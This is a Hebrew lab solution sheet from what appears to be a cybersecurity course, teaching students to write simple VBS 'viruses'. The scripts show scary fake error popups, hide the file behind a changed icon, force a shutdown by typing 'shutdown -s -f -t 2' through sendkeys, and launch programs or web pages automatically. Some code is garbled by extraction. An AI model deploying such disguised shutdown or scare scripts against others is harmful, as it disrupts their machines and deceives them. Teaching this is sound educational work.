



ירוסים – פתרון מעבדה



בניית וירוס - VBS

- עמוד 1 -

כל הזכויות שמורות © סייבר סקול בע"מ, כיכר צה"ל 110, קריית שמונה | 077-7781383

מטרות עיקריות



הבן כיצד ניתן לבנות וירוס בסיסי באמצעות שפת התכנות VBS, ואיזה פעולות הוא יכול לבצע.

זמן מוערך



15-30 דקות

כלים נדרשים לביצוע



כתבן

סביבה וכלים




מחשב

קובץ פקודות

משימת מעבדה 1 – בניית וירוס "הודעת שגיאה"


1. פתח את הכתבן, והעתק לתוכו את השורה הראשונה מתוך קובץ הפקודות.



```
variable=msgbox ("Message goes here",0+16,"Title goes here")
```


2. ערוך את שורת הקוד על פי ההנחיות הנמצאות בקובץ הפקודות. הנחיות:
- יש להחליף טקסט ולהשאיר את הגרשיים
 - מומלץ לרשום רק באנגלית כדי להימנע מבעיות קידוד
 - ניתן להעתיק את שורת הקוד כמה פעמים (בשורות נפרדות), ליצירת מספר הודעות שגיאה ברצף
 - שימו לב! אל תיצרו יותר מידי הודעות שגיאה

דוגמא:




```
variable=msgbox ("Your computer was hacked...",1+16,"Oh No!!!")
variable=msgbox ("All of your files will be gone
("soon",4+32,"HACKED
variable=msgbox ("3",5+48,"file delete in")
variable=msgbox ("2",5+48,"file delete in")
variable=msgbox ("1",5+48,"file delete in")
```

3. לשמירת הקובץ בקובץ VBS, לחץ על "קובץ" < שמור בשם, שנה את המאפיינים על פי המופיע כאן בתמונה, ואז לחץ 'שמור'.




4. לאחר שהקובץ מופיע על שולחן העבודה, נלחץ עליו פעמיים, כדי לבדוק אם הוא עובד כראוי. בדוק שהודעות השגיאה מופיעות כפי שרצית:



5. להסוואת הקובץ, ניתן לשנות את האייקון שלו כך:

לחצן ימני על הקובץ < צור קיצור דרך (הקובץ יופיע שוב)
לחצן ימני על הקובץ החדש (קיצור הדרך) < מאפיינים < שינוי סמל




דוגמא:

משימת מעבדה 2 – בניית וירוס "כיבוי מחשב"

שים לב!

וירוס זה מכבה את המחשב תוך מספר שניות. בצע אותו בסוף השיעור, ושמור את עבודתך!

1. פתח את הכתבן, והעתק לתוכו את הקוד מתוך קובץ פקודות 2.
2. לשמירת הקובץ, עקוב אחר ההנחיות מסעיף 3 במשימה הקודמת, אך שנה את שם הווירוס לשם אחר, ואת הקידוד לANSI.
3. ברגע ההפעלה של הקובץ, ייפתח חלון קוד והמחשב יכבה את עצמו לבד תוך שתי שניות. הדרך היחידה למנוע את התהליך היא לסגור במהירות את חלון הפקודה, לפני שהיא מתבצעת.



```
C:\Windows\System32\cmd.exe
Microsoft Windows [Version 10.0.22000.376]
(c) Microsoft Corporation. All rights reserved.

C:\Users\YC\Desktop>shutdo
```

הפקודה היא **Shutdown -s -t 2**. יש לסגור את החלון לפני שהיא מסיימת 'לרשום את עצמה'.

4. חשוב: כיצד ניתן לשנות את משך הזמן שייקח למחשב להתכבות?
רמז: השתמש בקוד הווירוס, וחפש מידע רלוונטי.

קובץ פקודות 2 - פנקס רשימות

קובץ ערוך עיצוב הצג עזרה


```
set shellobj = CreateObject("WScript.Shell")
    "shellobj.run "cmd

    wscript.sleep 1000
    "shellobj.sendkeys "s
        wscript.sleep 300
    "Shellobj.sendkeys "h
        wscript.sleep 300
    "Shellobj.sendkeys "u
        wscript.sleep 300
    "Shellobj.sendkeys "t
        wscript.sleep 300
    "Shellobj.sendkeys "d
        wscript.sleep 300
    "Shellobj.sendkeys "o
        wscript.sleep 300
    "Shellobj.sendkeys "w
        wscript.sleep 300
    " Shellobj.sendkeys "n
        wscript.sleep 300
    "-" Shellobj.sendkeys
        wscript.sleep 300
    " Shellobj.sendkeys "s
        wscript.sleep 300
    "-" Shellobj.sendkeys
        wscript.sleep 300
    " Shellobj.sendkeys "f
        wscript.sleep 300
    "-" Shellobj.sendkeys
        wscript.sleep 300
    " Shellobj.sendkeys "t
        wscript.sleep 300
    "Shellobj.sendkeys "2"
        wscript.sleep 300
    "Shellobj.sendkeys "{ENTER}
```

המספר 2 הוא מספר השניות שייקח למחשב להתחיל בביובי. ניתן לשנות אותו לכל מספר אחר.

משימת מעבדה – בניית וירוס מתקדם

1. פתח את הכתבן, והעתק לתוכו את השורה הבאה:
`Set WshShell = WScript.CreateObject("WScript.Shell")`




```
virus prank 2 - Notepad
File Edit Format View Help
Set WshShell = WScript.CreateObject("WScript.Shell")
```

2. השתמש בפקודה `WshShell.Run` כדי להריץ תוכנה מתוך הקוד בצורה אוטומטית.

פתרון:

פקודה זו מאפשרת לוירוס להריץ תוכנה הקיימת במערכת ההפעלה, התוכנה שנרצה להריץ נכנסת בין הגרשיים בשמה המלא, לדוגמא אם נרצה לפתוח קובץ טקסט נרשום בתוך הגרשיים `Notepad.exe` ואם נרצה לפתוח את ה-CMD נרשום לתוך הגרשיים `"CMD"`.



```
*ClassVBS - Notepad
File Edit Format View Help
Set WshShell = WScript.CreateObject("WScript.Shell")
WshShell.Run "Notepad.exe"
```

3. השתמש בפקודה `WScript.sleep 1000` כדי ליצור הפסקות בין שורה לשורה, כדי לדמות תקיפה אמיתית.

פתרון:

פקודה זו אומרת לוירוס "לישון", בעצם להמתין זמן מסויים לפני ביצוע הפקודה הבאה. המספר לאחר הפקודה אומר לנו את כמות הזמן שהוירוס ימתין, המספר רשום במילישניות, זאת אומרת ש-1000 מילישניות יגרמו לוירוס שלנו להמתין שנייה אחת בדיוק. 5000 מילישניות יגרמו לוירוס להמתין 5 שניות. 10000 מילישניות יגרמו לוירוס להמתין 10 שניות. הפקודה עוזרת לנו לפתוח קבצים ללא תקלות, רוב הפעמים הוירוס ירוץ על שורות הפקודות נורא מהר ולפעמים המחשב לא יספיק לבצע את כולן ויכול לדלג על חלק מהן, לכן נרצה להוסיף את הפקודה הזאת לאחר כל פקודה של RUN וכל פקודה שנרצה להאט.


```
*ClassVBS - Notepad
File Edit Format View Help
Set WshShell = WScript.CreateObject("WScript.Shell")

WshShell.Run "Notepad.exe"
WScript.sleep 400
```

4. השתמש בפקודה " " WshShell.sendkeys כדי לגרום למחשב לכתוב תווים בעצמו במסך.

פתרון:

פקודה זו רושמת למסך את מה שנכתב בתוך הגרשיים. הפקודה גם יכולה ללחוץ עבורנו על מקשי המקלדת על ידי כתיבה לתוך הגרשיים עם סוגריים מסולסלות: {ETNER}.

```
WshShell.sendkeys "I"
WScript.sleep 200
WshShell.sendkeys " "
WScript.sleep 200
WshShell.sendkeys "1"
WScript.sleep 200
WshShell.sendkeys "o"
WScript.sleep 200
WshShell.sendkeys "v"
WScript.sleep 200
WshShell.sendkeys "e"
WScript.sleep 200
```

5. השתמש בפקודה "shell.run "http://www.website.com" כדי לפתוח דף אינטרנט.

6. שמור את הוירוס והרץ אותו.